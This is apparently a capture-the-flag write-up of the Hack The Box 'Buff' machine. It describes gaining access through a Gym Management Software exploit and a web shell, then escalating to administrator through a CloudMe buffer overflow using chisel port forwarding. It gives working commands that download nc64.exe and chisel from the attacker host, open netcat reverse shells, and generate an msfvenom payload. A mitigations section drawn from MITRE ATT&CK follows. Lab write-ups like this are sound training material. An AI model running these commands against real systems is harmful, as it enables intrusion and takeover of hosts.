
BUFF CONTROL REPORT



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Control Sheet

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Introduction

In this document we will describe step by step how we managed to get through on a Windows Operating System, some definitions that may be useful for the process and will make the step much more clear, we enumerate the vulnerabilities founded in the machine and the most likely solution, for the step by step we will post some screenshots to make better understanding and the commands used in the attack, in the last section will be the references used for some git repositories and the definitions.

The system used for the attack was KaliLinux (Debian 64bits), with 3GB of ram and 3 processors this system was virtualized using VirtualBox

Definitions

nmap

Nmap is a free open-source tool for vulnerability scanning and network discovery. Network administrators use Nmap to identify what devices are running on their systems, discovering hosts that are available and the services they offer, finding open ports and detecting security risks.

Powershell

Is an automated task framework from Microsoft, with a command line shell and a scripting language integrated into the .NET framework, which can be embedded within other applications. It automates batch processing and creates system management tools. It includes more than 130 standard command line tools for functions and enables administrators to perform tasks on local and remote Windows systems through access to Component Object Model (COM) and Windows Management Instrumentation (WMI).

Exploit

Is a piece of software, a chunk of data, or a sequence of commands that takes advantage of a bug or vulnerability in an application or a system to cause unintended or unanticipated behavior to occur. The name comes from the English verb to exploit, meaning "to use something to one's own advantage". Basically, this means that the target of an attack suffers from a design flaw that allows people to create the means to access it and use it in his interest.

Chisel

Is a fast TCP tunnel, transported over HTTP, secured via SSH. Single executable including both client and server. Written in Go (golang). Chisel is mainly useful for passing through firewalls, though it can also be used to provide a secure endpoint into your network.

Port forwarding

Port forwarding, or tunneling, is the behind-the-scenes process of intercepting data traffic headed for a computer's IP/port combination and redirecting it to a different IP and/or port. A program that's running on the destination computer (host) usually causes the redirection, but sometimes it can also be an intermediate hardware component, such as a router, proxy server or firewall.

Netcat

Is a networking utility used for reading or writing from TCP and UDP sockets using an easy interface. NetCat is designed as a Dependable 'back-end' device that can be used directly or easily driven by other programs and scripts. Netcat is a treat to network administrators, programmers, and pentesters as it's a feature rich network debugging and investigation tool.

Webshell

Is a piece of code or a script running on a server that enables remote administration. While often used for legitimate administration purposes, it is also a favorite tactic used by malicious actors in order to gain remote control of internet-facing web servers. Once interaction with a WebShell is established, an attacker is free to act on any number of objectives such as service disruption, increasing foothold, and data exfiltration.

CloudMe

s a secure European service that makes your life a little bit easier. With CloudMe you don't have to think twice about where your files are, they're always with you.

The service combines cloud storage with synchronization of data, allowing you to sync your mobile camera roll with for example your tablet or TV, to sync files across computers and mobile devices, and to share and receive files with friends and colleagues. CloudMe is the number one cloud / sync storage service in Europe and is used throughout most countries in the world. We offer a secure and rich experience across all types of clients.

Scope

App name	Buff
Audit Date	Start Date 08/19/2020Final Date 08/20/2020
URL	http://10.10.10.198:8080/
Environment	WindowsApachePHPCMDPowershell

Technical Report

We will show the steps that had been done to get de System access (First to the user and finally the Administrator)


The first thing to do is map the ports to see what are available in the machine to perform this we execute the commands below:

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ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.198 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
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
nmap -sC -sV -p\$ports 10.10.10.198

As we can see there is only open the port 8080 running Apache httpd, from this we also know that our target is a windows machine running the version 7.


We proceed to check the web page running in the 8080 port, http://10.10.10.198:8080/



We see that is the web page of a GYM, after some enumerating, we found and interesting information in the Contact tab, from that tab we found that the page was made using some Gym Management Software



Then we google "Gym Management Software 1.0" and found an exploit for the system



First, we analyze the python code to know what we could get if we use it,

From this fragment of code, we know that we would get a web shell, that the web shell is going to be in the path URL + upload/kamehameha.php, and that the variable that will give us the access is going to be telepathy

So, we proceed to execute the exploit

python Exploit.py http://10.10.10.198:8080/

In this moment we have 2 options, use the web shell in the bash or in the browser


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We decide to use them both,

First, we will use the browser to upload a nc lister, to do that we use the telepathy variable like this


http://10.10.10.198:8080/upload/kamehameha.php?telepathy=curl -O 10.10.15.219/nc64.exe

- 1) Start the python server
 - python -m SimpleHTTPServer 80
- 2) Use the telepathy variable



To check if the file if the file was downloaded, we access throw the telepathy variable and check it

http://10.10.10.198:8080/upload/kamehameha.php?telepathy=dir



Finally, to get the reverse shell, we open a connection in our machine in the port 443, and we execute the nc64.exe in the victim's machine

Attacker:

nc -nlvp 443

Victim:

.\nc64.exe 10.10.15.219 443 -e cmd.exe

To check what user we have we use the command

whoami


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C:\xampp\htdocs\gym\upload>whoami
whoami
buff\shaun
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Now we get the user flag

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C:\Users\shaun\Desktop>type user.txt
type user.txt
af78d13b3620e7158044a359d2a0df04
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After some enumerating, we see an interesting executable archive:

We decide to google CloudMe_1112.exe vulnerabilities and CloudMe_1112 port, and we found that there is an exploit to the service and that the service runs in the port 8888



The first step is check if the service is running, to do that we use the following command (in a powershell):

Get-Process | Select-Object -ExpandProperty Path

As we see that the service is not running, we decide to start it but before starting the service we check in what ports are running an what service they are running to be sure if the CloudMe service run in the port 8888, we use the command:

netstat -ano

```
PS C:\Users\shaun\Downloads> netstat -ano

Active Connections

Proto Local Address Foreign Address State PID

TCP 0.0.0.0:435 0.0.0.0:0 LISTENING 1940

TCP 0.0.0.0:5806 0.0.0.0:0 LISTENING 5224

TCP 0.0.0.0:6802 0.0.0.0:0 LISTENING 5548

TCP 0.0.0.0:6808 0.0.0.0:0 LISTENING 1100

TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 1100

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TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING 1604

TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING 1500

TCP 0.0.0.0:49667 0.0.0.0:0 LISTENING 1500

TCP 10.10.10.198:139 0.0.0.0:0 LISTENING 664

TCP 10.10.10.198:8080 10.10.14.9:41566 TIME_WAIT 0

TCP 10.10.10.198:8080 10.10.14.9:41560 TIME_WAIT 0

TCP 127.0.0.1:49833 127.0.0.1:3306 TIME_WAIT 0

TCP 127.0.0.1:49833 127.0.0.1:3306 TIME_WAIT 0

TCP 127.0.0.1:49833 127.0.0
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Now we start the service CloudMe, after starting the service we use the same commands we use before to be sure.

.\CloudMe 1112.exe

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.\CloudMe_1112.exe
PS C:\Users\shaun\Downloads>
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Get-Process | Select-Object -ExpandProperty Path

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PS C:\Users\shaun\Downloads> Get-Process | Select-Object -ExpandProperty Path

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C:\Users\shaun\Downloads\CloudMe_1112.exe

C:\Windows\SYSTEM32\cmd.exe

C:\Windows\SYSTEM32\cmd.exe

C:\Windows\system32\conhost.exe

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C:\xampp\apache\bin\httpd.exe

C:\xampp\apache\bin\httpd.exe

C:\xampp\mysql\bin\mysqld.exe


C:\xampp\htdocs\gym\upload\nc64.exe

C:\xampp\htdocs\gym\upload\nc64.exe

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
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We can see that indeed the service is active, now we check in what port is the service

netstat -ano




In fact, we can see that it is running through the port 8888, because is the 8888 port lister is the new active service.

As we can see the CloudMe service is running but is running in a local address, we need to forward the network traffic of the 8888 port to a port in our machine in order that the exploit that we found works, to do that we use a technique named port forwarding.

To make the port forwarding we are going to use a tool named chisel, chisel has two versions the linux version and the windows version, first we download the chisel windows to the victim's machine.

- 1) python3 -m http.server 80
- 2) powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.15.219/chiselwindows .exe','C:\Users\shaun\Documents\chiselwindows.exe')"




Now we make the port forwarding to the port 8888, in this case we redirect the traffic to the port 8001 of ours machine, to do that we follow the next steps:

1) In the attacker machine:

./chisel server -p 8001 -reverse -v

2) In the victim's machine:

.\chiselwindows.exe client 10.10.15.219:8001 R:8888:127.0.0.1:8888



To check that we have made the port forwarding we check the netsat of our machine

netstat | more

We see the active connection on our 8001 port, that means that the port forwarding is complete, now we proceed to change the payload of our exploit using the next command:


msfvenom -p windows/exec CMD='C:\Users\shaun\Documents\nc64.exe -e cmd.exe 10.10.15.219 443' -b '\x00\x0d\x0a' -f python -v payload

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
We change the initial payload of the exploit for our new payload, that we make using the nc64.exe that we download at the first

In the last we open a connection in our machine in the port 443, and run the exploit

- 1) nc -nlvp 443
- 2) python Exploit_BufferOverFlow_CloudMe.py



Finally, we get the administrator shell and with that the administrator flag



Vulnerabilities / Mitigations

REMOTE SYSTEM DISCOVERY

Description

Adversaries may attempt to get a listing of other systems by IP address, hostname, or other logical identifier on a network that may be used for Lateral Movement from the current system. Functionality could exist within remote access tools to enable this, but utilities available on the operating system could also be used such as Ping or net view using Net. Adversaries may also use local host files in order to discover the hostname to IP address mappings of remote systems.

Mitigations

This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.

Reference: https://attack.mitre.org/techniques/T1018/

INFORMATION DISCLOSURE

Description

Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may <u>leak</u> all kinds of information to a potential attacker, including:

Data about other users, such as usernames or financial information

Sensitive commercial or business data

Technical details about the website and its infrastructure

The dangers of leaking sensitive user or business data are fairly obvious but disclosing technical information can sometimes be just as serious. Although some of this information will be of limited use, it can potentially be a starting point for exposing an additional attack surface, which may contain other interesting vulnerabilities. The knowledge that you are able to gather could even provide the missing piece of the puzzle when trying to construct complex, high-severity attacks.

Occasionally, sensitive information might be carelessly leaked to users who are simply browsing the website in a normal fashion. More commonly, however, an attacker needs to elicit the information disclosure by interacting

with the website in unexpected or malicious ways. They will then carefully study the website's responses to try and identify interesting behavior.

Mitigations

Preventing information disclosure completely is tricky due to the huge variety of ways in which it can occur. However, there are some general best practices that you can follow to minimize the risk of these kinds of vulnerability creeping into your own websites.

Reference:https://portswigger.net/web-security/information-disclosure#:~:text=Information%20disclosure%2C%20also%20known%20as,as%20usernames%20or%20financial%20information

EXPLOITATION FOR CLIENT EXECUTION

Description

Adversaries may exploit software vulnerabilities in client applications to execute code. Vulnerabilities can exist in software due to unsecure coding practices that can lead to unanticipated behavior. Adversaries can take advantage of certain vulnerabilities through targeted exploitation for the purpose of arbitrary code execution. Oftentimes the most valuable exploits to an offensive toolkit are those that can be used to obtain code execution on a remote system because they can be used to gain access to that system. Users will expect to see files related to the applications they commonly used to do work, so they are a useful target for exploit research and development because of their high utility.

Mitigations

Application Isolation and Sandboxing: Browser sandboxes can be used to mitigate some of the impact of exploitation, but sandbox escapes may still exist. Other types of virtualization and application microsegmentation may also mitigate the impact of client-side exploitation. Risks of additional exploits and weaknesses in those systems may still exist.

Exploit Protection: Security applications that look for behavior used during exploitation such as Windows Defender Exploit Guard (WDEG) and the Enhanced Mitigation Experience Toolkit can be used to mitigate some exploitation behavior. Control flow integrity checking is another way to potentially identify and stop a software exploit from occurring. Many of these behavior behavior. Control flow integrity checking is another way to potentially identify and stop a software exploit from occurring. Many of these protections depend on the architecture and target application binary for compatibility.

Reference: https://attack.mitre.org/techniques/T1203/

EXPLOIT PUBLIC-FACING APPLICATION

Description

Adversaries may attempt to take advantage of a weakness in an Internet-facing computer or program using software, data, or commands in order to cause unintended or unanticipated behavior. The weakness in the system can be a bug, a glitch, or a design vulnerability. These applications are often websites, but can include databases like SQL, standard services like SMB or SSH, and any other applications with Internet accessible open sockets, such as web servers and related services. Depending on the flaw being exploited this may include Exploitation for Defense Evasion.

If an application is hosted on cloud-based infrastructure, then exploiting it may lead to compromise of the underlying instance. This can allow an adversary a path to access the cloud APIs or to take advantage of weak identity and access management policies.

For websites and databases, the OWASP top 10 and CWE top 25 highlight the most common web-based vulnerabilities

Mitigations

Application Isolation and Sandboxing: Application isolation will limit what other processes and system features the exploited target can access.

Exploit Protection: Web Application Firewalls may be used to limit exposure of applications to prevent exploit traffic from reaching the application.

Reference: https://attack.mitre.org/techniques/T1190/

CREATE OR MODIFY SYSTEM PROCESS: WINDOWS SERVICE

Description

Adversaries may create or modify Windows services to repeatedly execute malicious payloads as part of persistence. When Windows boots up, it starts programs or applications called services that perform background system functions. Windows service configuration information, including the file path to the service's executable or recovery programs/commands, is stored in the Windows Registry.

Service configurations can be modified using utilities such as sc.exe and Reg.

Mitigations

Audit: Use auditing tools capable of detecting privilege and service abuse opportunities on systems within an enterprise and correct them

User Account Management: Limit privileges of user accounts and groups so that only authorized administrators can interact with service changes and service configurations.

Reference: https://attack.mitre.org/techniques/T1543/003/

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Reference: https://attack.mitre.org/techniques/T1363/

PORT REDIRECTOR


Description

Redirecting a communication request from one address and port number combination to another. May be set up to obfuscate the final location of communications that will occur in later stages of an attack.

Detection

Explanation: Infrastructure is typically outside of control/visibility of defender and as such as tools are staged for specific campaigns, it will not be observable to those being attacked.

Reference: https://attack.mitre.org/techniques/T1363/



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